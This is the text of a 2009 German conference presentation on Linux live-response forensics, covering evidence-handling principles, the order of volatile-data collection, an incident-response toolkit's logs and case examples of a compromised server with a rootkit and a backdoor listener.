

Digitale Forensik:

Live Response unter Linux

**4. Secure Linux Administration
Conference 2009 (SLAC)**

Berlin, 10./11. Dezember 2009

Wilhelm Dolle

Director Security Management
HiSolutions AG

Über den Referenten Wilhelm Dolle

Director Security Management, HiSolutions AG

Vorherige berufliche Stationen

- Geschäftsleitung / Director Information Technology
- Abteilungsleiter Networking & IT Security
- Wissenschaftlicher Mitarbeiter

Qualifikationen

- CISA, CISM, CISSP, ITIL Service Manager
- Prince2 Foundation (Projektmanagement)
- Lead Auditor ISO 27001
- Lizenziierter BSI ISO 27001 / IT Grundschutz Auditor, Mitautor BSI IT-Grundschutz
- Zertifizierter Lead Auditor für BS 25999-2 (Business Continuity Management)



Verschiedene Lehrtätigkeiten

- Universität Potsdam, Berufsakademie Weserbergland, TU Berlin, Ruhr-Uni Bochum

Zahlreiche Veröffentlichungen

- iX, heise online, <kes>, Datenschutz und Datensicherheit
- Linux Magazin, Linux Technical Review, Linux Enterprise, freeX

Visitenkarte HiSolutions AG

Gründung	1994 Beratungs- und Lösungshaus für (IT-) Governance, Risk & Compliance
Kernthemen	Information Security Risk Consulting Business Continuity Management IT-Service Management Project Portfolio Management
Mitarbeiter	55
Firmensitz	Berlin
Kunden	U.a. mehr als 50% der DAX-Unternehmen sowie 75% der deutschen TOP20-Banken, sowie diverse Behörden wie das BSI, BMI etc.
Awards	Innovationspreis Berlin/Brandenburg Fast50 Germany 2004 & 2005 Fast500 Europe 2004 & 2005



Wir wenden Standards nicht nur an, wir prägen sie mit



(Mit-)Autoren von:

Standard „100-4 Notfallmanagement“
 Baustein „Unix“
 Baustein „Behandlung von Sicherheitsvorfällen“
 Baustein „Patch- und Änderungsmanagement“
 Studie „ITIL und Informationssicherheit“

Zertifizierung von drei der größten Grundschutzzertifikate:

Toll Collect, T-Systems,
 Gesamtverband der deutschen Versicherungswirtschaft (GDV)



Agenda

- Einführung in die Computer-Forensik
- Grundregeln der Ermittlung
- Analyseansätze
- Live-Response
- Und in der Praxis?
- Literatur und Quellen

Einführung in die Computer-Forensik



Was ist Computer Forensik?

Computer-Forensik¹ (oder auch Digitale Forensik, IT-Forensik, IuK Forensik):

- Nachweis und die Ermittlung von Straftaten im Bereich der Computerkriminalität
- Nachweis und Aufklärung von anderen strafbaren Handlungen z. B. durch Analyse von digitalen Spuren

Kriminalistische Fragestellungen:

Wer, Was, Wo, Wann, Womit, Wie und Weshalb (evtl.)

Ziel der Ermittlung

- Erkennen der Methode oder der Schwachstelle, die zum Systemeinbruch geführt haben könnte,
- Ermittlung des entstandenen Schadens nach einem Systemeinbruch,
- Identifikation des Angreifers,
- Sicherung der Beweise für weitere juristische Aktionen.

¹ forensisch [lat. sinngemäß]: gerichtlich oder auch kriminaltechnisch; andere Beispiele: forensische Medizin; forensische Psychologie

Täterstruktur

- Typische Delikte: Spionage, Veruntreuung, Sabotage, Fälschung
- Laut der Polizeilichen Kriminalstatistik 2008 [BKA2008] sank die Aufklärungsquote im Bereich Computerbetrug von 42,3 auf 40,3%, im Gebiet „Ausspähen, Abfangen von Daten“ gar von 32,8 auf 29,0%.
- Studien im Bereich der Wirtschaftskriminalität [KPMG2006, PWC2007, Ernst&Young2007, PWC2008]) haben ergeben, dass ca. 50% der Täter innerhalb des Unternehmens arbeitet / gearbeitet hat.
- Viele der Kriminellen haben in Managementpositionen oder an verantwortlichen Stellen innerhalb der IT gearbeitet
- Insbesondere bei Wirtschaftsspionage haben Innentäter ein leichtes Spiel.

Grundregeln der Ermittlung



„Eisberg“ der Daten



©Darren Harlow, Computer Forensics 101

Grundsätzlich gilt: SAP-Modell

Secure (Erfassung der Daten)

- „Tatort“ und Untersuchungsbereich absichern
- Beweisspuren sorgfältig sichern
- Integrität der Daten bewahren bzw. nachweisen: Hashes, Vieraugenprinzip, Protokollierung
- Rechtmäßigkeit beachten

Analyze (Auswertung der Daten)

- Spuren sorgfältig auswerten
- Ergebnisse objektiv bewerten
- Schlüsse kritisch hinterfragen

Present (Präsentieren der Ergebnisse)

- Detaillierungsgrad und Methoden sind abhängig von der Fragestellung
- Erkenntnisse schlüssig und nachvollziehbar dokumentieren
- Erkenntnisse überzeugend zielgruppenorientiert präsentieren

Sicherungsreihenfolge



Die Halbwertszeit der Informationen bestimmt die Sicherungsreihenfolge

- 
- Routingtabellen, ARP-Cache, Prozessliste, angemeldete User, Netzstatus, Kerneln, Hauptspeicherinhalt (durch Prozesse belegt)
 - Temporäre Dateisysteme, SWAP-Bereiche, etc
 - Der komplette Inhalt der Datenträger
 - Relevante Logging und Monitoringdaten auf zentralen Loggingservern
 - Physische Konfigurationen und Netzwerktopologien
 - Archivierte Medien

Siehe auch RFC 3227 - Guidelines for Evidence Collection and Archiving

Assess It All, Or Lose It All

Was sollte sichergestellt werden?

- Haupteinheit (Die Kiste, an der Monitor und Tastatur angeschlossen sind ;-))
- Monitor und Tastatur nur in besonderen Fällen
- Externe Stromkabel
- Externe Festplatten
- Dongles (Lizenzdongles)
- Externe Modems oder ISDN-Adapter
- Externe WLAN-Karten (auch PCMCIA)
- DSL/WLAN-Router
- Digital Kameras
- Disketten
- Backup Tapes
- Jaz/Zip Cartridges
- CD/DVD/WORMS
- PCMCIA-Karten
- Speichersticks und –karten (Schlüsselbünde!)
- Firewire-Geräte
- PDA und Mobiltelefone
- Beschriften!



■ Handbücher und Gebrauchsanweisungen:
 ■ Papier und Beispielausdrucke zum forensischen Vergleich

Werkzeugkiste der Ermittler



- Tools zum Erstellen und Prüfen von Prüfsummen (mehrere Verfahren)
- Tools zur Sicherung von flüchtigen Daten zur Laufzeit
- Schlüsselwortsuchtools (auch fremde Zeichensätze) in logischen und physischen Strukturen von Datenträgerimages
- Tools zur Dateianalyse und –wiederherstellung anhand von Dateisignaturen
- Tools zum kompletten oder gefilterten Wiederherstellen von gelöschten Daten
- Tools zum Betrachten unterschiedlicher Dateiformate
- Tools zum Erstellen Timeline durch Auswertung der MAC-Times
- Tool zum Erstellen und Zusammenfassen aller Berichte mit bedarfsweisen Detailinformationen
- Hardware Writeblocker mit Adaptern für unterschiedliche Speichermedien
- Tool zum Löschen der verwendeten eigenen Speichermedien vor Aufnahme von Beweisspuren
- Verschlüsselungswerkzeuge zur Sicherung der Ermittlungsergebnisse

Die verwendeten Werkzeuge müssen beherrscht werden – vorher üben!

Analyseansätze



Unterschiedliche Analyseansätze

Live Response (Untersuchung am Live System)
= Notaufnahme



Post Mortem Analyse (Untersuchung einer Forensischen Kopie)
= Pathologie bzw. Gerichtsmedizin



Netzkabel ziehen?

System Shutdown

- Zerstört einige fragile Daten (SWAP, pagefile)
- Sehr viele MAC-Timestamps werden zerstört
- Logische Bomben könnten gestartet werden
- **NACH MÖGLICHKEIT KEINEN NORMALEN SHUTDOWN DURCHFÜHREN**

Stromkabel ziehen

- Zerstört alle flüchtigen Daten in Hauptspeicher, Informationen über laufende Prozesse und angemeldete User → **vorher sichern!**
→ **Live Response**
- Stoppt alle Prozesse sofort ohne dass logische Bomben gestartet werden können
- **BEVORZUGTE METHODE**



Live Response vs. Post Mortem

Live Response

- Wenn,
 - flüchtige Daten gesichert werden sollen,
 - das System nicht heruntergefahren werden kann,
 - Passwörter von evtl. verschlüsselten Dateisystemen / Containern nicht bekannt sind,



Post Mortem Analyse

- Wenn,
 - die flüchtigen Daten nicht relevant sind,
 - der aufzuklärende Vorfall länger zurück liegt,
 - das System mehrfach gebootet wurde,
 - der First Responder das Stromkabel bereits gezogen hat.



Live-Response



Live Response – Das Austauschprinzip

Edmund Locard

- Französischer Mediziner (1877-1966)
- Pionier der Forensik
- Formulierte das Grundprinzip forensischer Wissenschaft (Locard's Exchange Principle):

Jeder und alles am Tatort nimmt etwas mit und lässt etwas zurück

Prinzip auch in der Computer Forensik gültig

- Tätigkeiten während der Live-Response verändern den Status des untersuchten Systems

Zeitraum und Auswirkungen der Tätigkeiten müssen dem Responder bewusst sein

- Zeitraum der Live-Response dokumentieren
- Eigenschaften und Grenzen der eingesetzten Werkzeuge kennen

Maßnahmen nach erkanntem Sicherheitsvorfall

- Sämtliche Programme auf dem kompromittierten System sind nicht vertrauenswürdig!
 - Ausgaben von installierten Werkzeugen können manipuliert sein
 - trojanisierte Versionen der Werkzeuge und Root-Kits können installiert sein
 - Weiterer Schaden kann durch Verwendung der Tools entstehen
 - Routinen zum Löschen von Spuren können ausgelöst werden
 - Auslöser könnte auch Trennung vom Netzwerk sein (logische Bomben)
 - System isolieren, aber im Netzwerk belassen
 - Ausschließlich Verwendung von eigenen statisch kompilierten Werkzeugen ohne Schreibzugriff
- Niemals ungewollt auf den Datenträger schreiben!
- Keine Werkzeuge verwenden, die Zeitstempel verändern (tar, cp etc.)

Maßnahmen nach erkanntem Sicherheitsvorfall

- Keine weiteren Handlungen an dem System durchführen
- In begründeten Fällen kompromittiertes System vom Netzwerk trennen
- Sicherstellung der flüchtigen Informationen
 - Verwendung einer vertrauenswürdigen Werkzeugsammlung
 - Einsatz von Werkzeugen ohne GUI
 - Belegung der Integrität der Werkzeuge mit Prüfsummen
 - Ausführliche, lückenlose Dokumentation aller durchgeführten Schritte
 - Speicherung der gewonnenen Informationen auf einen externen Datenträger oder Übertragung über ein Netzwerk auf die forensische Arbeitsstation
 - Belegung der Integrität der sichergestellten Daten mit Prüfsummen

Reihenfolge der Sicherung flüchtiger Daten

Flüchtigkeit der Informationen

Beweisquelle	Werkzeuge
Aktuelle Systemzeit/Datum	date
RAM	dd, pcat,
laufende Prozesse	ps -aux, lsof -n -P -l,
Angemeldete und zuletzt angemeldete Benutzer	w, last
Netzwerkverbindungen	ifconfig -a, netstat -an(p), arp -an, route -Cn, lsof -i
Zeitstempel aller Dateien	ls
Systeminformationen	tar cf - /proc
Alle geöffneten Dateien	lsof
geladene Module	cat, lsmod,
Bash-History	cp, history

Automatisches Sammeln von flüchtigen Informationen

- Leicht hundert Einzelbefehle
 - Z.B. Zustand der Netzwerkverbindung (cat, ifconfig, netstat, arp, lsof und rpcinfo)
 - Z.B. Prozessspeicher (Process Dumper [Klein2006], Auswertung mit Windows-basierten „Memory Parser“ [MMP2006])
- Manuelles Aufrufen der Befehle ist, nicht allein wegen der Vielzahl an Parametern, sehr fehlerträchtig und kostet wertvolle Zeit (System verändert sich)
- Automatische Toolkits
 - Windows Forensik Toolchest [WFT2008]
 - Linux-Live-Response (LRR) [Ewers2008]

Automatisierung durch IR-Toolkits



- Live Response Skript „linux_ir.sh“ auf Helix CD
 - Unvollständig
 - Statische Tools stellenweise nicht auf aktuellen Distributionen / Kernels lauffähig
 - Teilweise fehlerhaft

ForensiX-CD

■ HiSolutions hat eigenes Toolkit zusammengestellt (iX Oktober 2008)

- Diverse Forensik-Tools
- Statisch kompilierte Werkzeuge für 2.4er und 2.6er Kernel
- Vertrauenswürdige Shell
- Sicherung über Netzwerk und auf externe Datenträger
- Benötigte Dateien: /dev/null und /proc
- Gelesene Dateien (MAC-Timestamps!)
 - /dev/mem
 - /etc/passwd
 - /var/run/utmp
 - /var/log/wtmp



LLR im Einsatz (Sichere Shell starten)



```
willi@localhost:/media/llr-toolkit-0.4/llr
Datei Bearbeiten Ansicht Terminal Reiter Hilfe
[willi@localhost ~]$ cd /media/llr-toolkit-0.4/llr
[willi@localhost llr]$ ./start-2.6.sh
== BASH: /media/llr-toolkit-0.4/llr/bin-x86-2.6/bash
== HOME: /media/llr-toolkit-0.4/llr
== PATH: /media/llr-toolkit-0.4/llr/bin-x86-2.6
bin-x86-2.6/bash ~ $ ./llr.sh /media/GSTOR\ WAVE/Report/logfile
```

LLR im Einsatz (Auswahl der Optionen)



```
willi@localhost:/media/llr-toolkit-0.4/llr
Datei Bearbeiten Ansicht Terminal Reiter Hilfe
== BASH: /media/llr-toolkit-0.4/llr/bin-x86-2.6/bash
== HOME: /media/llr-toolkit-0.4/llr
== PATH: /media/llr-toolkit-0.4/llr/bin-x86-2.6
bin-x86-2.6/bash ~ # ./llr.sh /media/GSTOR\ WAVE/Report
=== Start of llr.sh Version 0.4 $Revision: 1.40 $

Available options:
checksum Checksum every external command with 'sha256sum -b' (which is
also external) before running it.
date Run 'date' before every command to log exact start times. If
not set, only start and end times of the script will be logged.
kmem Dump kernel memory from /dev/kmem (may not work, may only dump
the first Mbyte, may in rare cases hang the system)
kmemlast The kernel memory dump may hang in rare cases, until now only
seen on XEN kernels. With this option, it is executed last. Use
with XEN kernels.
procmem Dump process memory. Takes a long time. May hang in rare cases
if executed under X11.
pcat Use pcat (from The Coroners Toolkit) instead of pd (process dumper
from trapkit.de)

Current options: >checksum date procmem kmem<

Enter option to toggle or press enter to continue> █
```

collapse

extend

Main

Date/Time

Script started

date

END of main part - start of additional tests (may hang)

date

END of script

date

Selfcheck

SHA256sums

sha256sum ./llr.sh

./sha256sums.txt /me [...]

sha256sum -w -c ./sha256sums.txt

Basics

Hostname

hostname

System date and uptime

date

uptime

Loadavg

cat /proc/loadavg

Script environment

printenv

id

Kernel

Kernel version

uname -a

cat /proc/version

Dmesg output

dmesg

Kernel meminfo

cat /proc/meminfo

cat /proc/vmstat

Memory dump allowed?

(devmem is allowed should appear when yes)

grdp devmem /proc/kallsyms

Base memory dump

dd if=/dev/mem

Kernel boot parameters

cat /proc/cmdline

Kernel modules

cat /proc/modules

Syncl values (incl. network parameters)

sysctl -A

Kernel symbols

cat /proc/kallsyms

Filesystems

Mounted filesystems and storage

cat /proc/mounts

cat /proc/partitions

cat /proc/swaps

df -h

df -k

Processes

Running processes overview

Running processes by /proc (some errors are expected)

Process memory dump

Network

Network interfaces

ifconfig -a

ifconfig -s

Routing and arp tables

netstat -rn

arp -n

cat /proc/net/arp

Running network connections

netstat -apn --inet

lsof -P -n -l -v

Complete socket info

netstat -apn

lsof -n -P -v

Hardware

Initial Response Log '/media/GSTOR WAVE/Report/logfile' - Linux Live Reponse

llr.sh

Version 0.4 \$Revision: 1.40 \$

Command invocation

./llr.sh /media/GSTOR WAVE/Report/logfile

bash

/media/llr-toolkit-0.4/llr/bin-x86-2.6/bash

PATH

/media/llr-toolkit-0.4/llr/bin-x86-2.6

SCRIPTDIR

./

Options

checksum date procmem kmem

Output

/media/GSTOR WAVE/Report/logfile

Date/Time

Script started

Command:

date

Exit status:

Success (0)

full path

/media/llr-toolkit-0.4/llr/bin-x86-2.6/date

sha256sum

158fc8e4d66552eacb63503c4cf5eb9db3dbee60434f0a6397bfa1b459facbff

date

Wed Nov 12 09:39:34 CET 2008

Wed Nov 12 09:39:34 CET 2008

END of main part - start of additional tests (may hang)

Command:

date

Exit status:

Success (0)

full path

/media/llr-toolkit-0.4/llr/bin-x86-2.6/date

sha256sum

158fc8e4d66552eacb63503c4cf5eb9db3dbee60434f0a6397bfa1b459facbff

date

Wed Nov 12 09:44:31 CET 2008

Wed Nov 12 09:44:31 CET 2008

END of script

Command:

date

Exit status:

Success (0)

full path

/media/llr-toolkit-0.4/llr/bin-x86-2.6/date

sha256sum

158fc8e4d66552eacb63503c4cf5eb9db3dbee60434f0a6397bfa1b459facbff

date

Wed Nov 12 09:44:32 CET 2008

Wed Nov 12 09:44:32 CET 2008

Selfcheck

SHA256sums

sha256sum

./llr.sh ./sha256sums.txt /media/llr-toolkit-0.4/llr/bin-x86-2.6/arp /media/llr-toolkit-0.4/llr/bin-x86-2.6/base64 /media/llr-toolkit-0.4/llr/bin-x86-2.6/basename /media/llr-toolkit-0.4/llr/bin-x86-2.6/bash /media/llr-toolkit-0.4/llr/bin-x86-2.6/cat /media/llr-toolkit-0.4/llr/bin-x86-2.6/chgrp /media/llr-toolkit-0.4/llr/bin-x86-2.6/chmod /media/llr-toolkit-0.4/llr/bin-x86-2.6/chown /media/llr-toolkit-0.4/llr/bin-x86-2.6/cp /media/llr-toolkit-0.4/llr/bin-x86-2.6/cut /media/llr-toolkit-0.4/llr/bin-x86-2.6/date /media/llr-toolkit-0.4/llr/bin-x86-2.6/dd /media/llr-toolkit-0.4/llr/bin-x86-2.6/df /media/llr-toolkit-0.4/llr/bin-x86-2.6/dmesg /media/llr-toolkit-0.4/llr/bin-x86-2.6/dm /media/llr-toolkit-0.4/llr/bin-x86-2.6/echo /media/llr-toolkit-0.4/llr/bin-x86-2.6/env /media/llr-toolkit-0.4/llr/bin-x86-2.6/false /media/llr-toolkit-0.4/llr/bin-x86-2.6/file /media/llr-toolkit-0.4/llr/bin-x86-2.6/free /media/llr-toolkit-0.4/llr/bin-x86-2.6/grep /media/llr-toolkit-0.4/llr

Speicheranalyse

- Dump des Arbeitsspeichers ist vorhanden und nun?
- Extraktion vorhandener ASCII und Unicode Zeichenketten
 - X-Ways Forensics „Gather Text“
 - Strings -5 dd_mem_img.txt > dd_mem_img_strings.txt
- Windows Memory Forensic Toolkit
 - Durchsuchen des Dumps nach Prozessen und Threads
- Speicheranalyse mit pd und Memory Parser (MMP)
 - Dump eines Prozessspeichers mit pd
 - Extraktion der geladenen DLLs
- PTFinder
 - Durchsuchen des Dumps nach Prozessen und Threads

Und in der Praxis?




Wo starten? Beispiel!

```
Red Hat Linux release 7.2 (Enigma)
Kernel 2.4.7-10 on an i686

This server is operated for authorized users only. All use
is subject to monitoring. Unauthorized users are subject to
prosecution. If you're not authorized, LOG OFF NOW!

localhost login: root
Password:
Last login: Wed Aug  6 11:16:40 on tty2
[root@localhost root]# (swapd) uses obsolete (PF_INET,SOCK_PACKET)
eth0: Promiscuous mode enabled.
device eth0 entered promiscuous mode
NET4: Linux IPX 0.47 for NET4.0
IPX Portions Copyright (c) 1995 Caldera, Inc.
IPX Portions Copyright (c) 2000, 2001 Conectiva, Inc.
NET4: AppleTalk 0.18a for Linux NET4.0
eth0: Promiscuous mode enabled.
eth0: Promiscuous mode enabled.
```



Wo starten? Beispiel!

```
[root@localhost /]# ls -la /usr/bin/!more
total 22312
-rwxr-xr-x  1 root    root      18439 Aug 10 13:33 (swapd)
drwxr-xr-x  2 root    root       8192 Aug 10 13:33 .
drwxr-xr-x 15 root    root      4096 Jul 14 13:53 ..
lrwxrwxrwx  1 root    root        14 Jul 14 13:52 Mail -> /bin/mail
```



Dateiname lautet „(swapd)“

```
[root@localhost /]# ls -ls /usr/bin/smbd\ -D
664 -rwxr-xr-x  1 root    root      672527 Sep  3 2002 /usr/bin/smbd -D
[root@localhost /]#
```



Dateiname lautet „smbd -D“

Wo starten? Beispiel!

```
[root@localhost /]# ls -la /dev/ttyo*  
-rwxr-xr-x  1 root    root      134 Sep  4  2002 /dev/ttyoa  
-rwxr-xr-x  1 root    root       59 Sep  4  2002 /dev/ttyof  
-rwxr-xr-x  1 root    root      74 Mar 18  2002 /dev/ttyop
```

RootKit-Konfigdateien in /dev/

```
[root@localhost /]# ll lib/.x/  
total 160  
-rwxr-xr-x  1 apache  apache   17931 Jan  8  2003 cl  
-rwxr-xr-x  1 apache  apache    303 Dec 23  2002 hide  
-rw-r--r--  1 root    root      222 Aug 10 15:32 hide.log  
-rwxr-xr-x  1 apache  apache   59137 Mar 22 09:00 inst  
-rw-r--r--  1 root    root     2442 Aug 10 15:32 install.log  
-rw-r--r--  1 root    root        1 Aug 10 15:32 ip  
-rwxr-xr-x  1 apache  apache   25795 Jan  8  2003 log  
drwxrwxrwx  2 root    root     4096 Aug 10 15:32 s  
-rwxr-xr-x  1 root    root    28632 Aug 10 15:32 sk  
[root@localhost /]# _
```

RootKit in /lib/.x

Wo starten? Beispiel Konfiguration der Netzwerkkarte

```
[root@localhost root]# /sbin/ifconfig eth0 ←
eth0      Link encap:10Mbps Ethernet  HWaddr 00:0C:29:89:42:93
          inet addr:192.168.1.79  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6618588 errors:9788 dropped:0 overruns:0
          TX packets:0 errors:0 dropped:0 overruns:871337
          Interrupt:10 Base address:0x10e0

[root@localhost root]# /mnt/cdrom/Static-Binaries/linux_x86/ifconfig eth0 ←
eth0      Link encap:Ethernet  HWaddr 00:0C:29:89:42:93
          inet addr:192.168.1.79  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:9788 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9172 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0
```

Beispiel eines gehackten Servers

- Ein Server unter Ubuntu wurde frisch aufgesetzt und gepatched, wenn auch nicht sonderlich konfiguriert. Es sollte in den nächsten Tagen zu einem Webserver/-portal ausgebaut werden.
- Bereits am nächsten Tag laufen Beschwerden ein, der Server würde massenhaft SPAM versenden. Der Linux-Administrator führte ein paar Checks durch und rief dann um Hilfe, da der Vorwurf offenbar stimmte, das System aber hinsichtlich E-Mail "sauber" konfiguriert ist (kein offenes Relay). Außer ihm habe keiner Zugriff auf das System gehabt.
- Fragen:
 - Aktive Dienste?
 - Veränderungen des Systems im verdächtigen Zeitraum?
 - Hinweise wie verdächtige Dateien die ausgeführt oder gelöscht wurden?
 - Über welchen Weg wurde der Server kompromittiert?
 - Welche Zugangswege existieren? Wurden ggfs. zusätzliche angelegt?
 - Empfehlung?

Beispiel: Aktive Dienste

Running network connections

Command: netstat -apn --inet
Exit status: Success (0)
full path: /media/USBSTICK/tmp/bin-x86-2.6/netstat
sha256sum: 626ff336d1b4183a2bf3717e23c64341e2d5908bc172bb1b1f8aeb1591e4f4d1
date: Do 19. Jun 20:49:56 CEST 2008


Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	0.0.0.0:31337	0.0.0.0:*	LISTEN	5884/sshd
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN	4692/mysqld
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN	5230/apache2
tcp	0	0	127.0.0.1:631	0.0.0.0:*	LISTEN	4798/cupsd
tcp	0	0	0.0.0.0:25	0.0.0.0:*	LISTEN	4884/master
udp	0	0	0.0.0.0:68	0.0.0.0:*		3734/dhclient3
udp	0	0	0.0.0.0:49491	0.0.0.0:*		4598/avahi-daemon:
udp	0	0	0.0.0.0:5353	0.0.0.0:*		4598/avahi-daemon:

Command: lsof -P -n -i -V
Exit status: Success (0)
full path: /media/USBSTICK/tmp/bin-x86-2.6/lsof
sha256sum: 5109f521b5d217963cddd7ed994e3163376b102b1f6fefa42be40d1d47aea212
date: Do 19. Jun 20:49:56 CEST 2008

COMMAND	PID	USER	FD	TYPE	DEVICE	SIZE/OFF	NODE	NAME
dhclient3	3734	dhcp	4u	IPv4	10795	0t0	UDP	*:68
sshd	4568	root	3u	IPv6	11914	0t0	TCP	*:22 (LISTEN)
avahi-dae	4598	avahi	14u	IPv4	11961	0t0	UDP	*:5353
avahi-dae	4598	avahi	15u	IPv4	11962	0t0	UDP	*:49491
mysqld	4692	mysql	10u	IPv4	12056	0t0	TCP	127.0.0.1:3306 (LISTEN)
cupsd	4798	root	2u	IPv4	12258	0t0	TCP	127.0.0.1:631 (LISTEN)
master	4884	root	11u	IPv4	12405	0t0	TCP	*:25 (LISTEN)
apache2	5230	root	3u	IPv4	13277	0t0	TCP	*:80 (LISTEN)
apache2	5314	www-data	3u	IPv4	13277	0t0	TCP	*:80 (LISTEN)
apache2	5315	www-data	3u	IPv4	13277	0t0	TCP	*:80 (LISTEN)
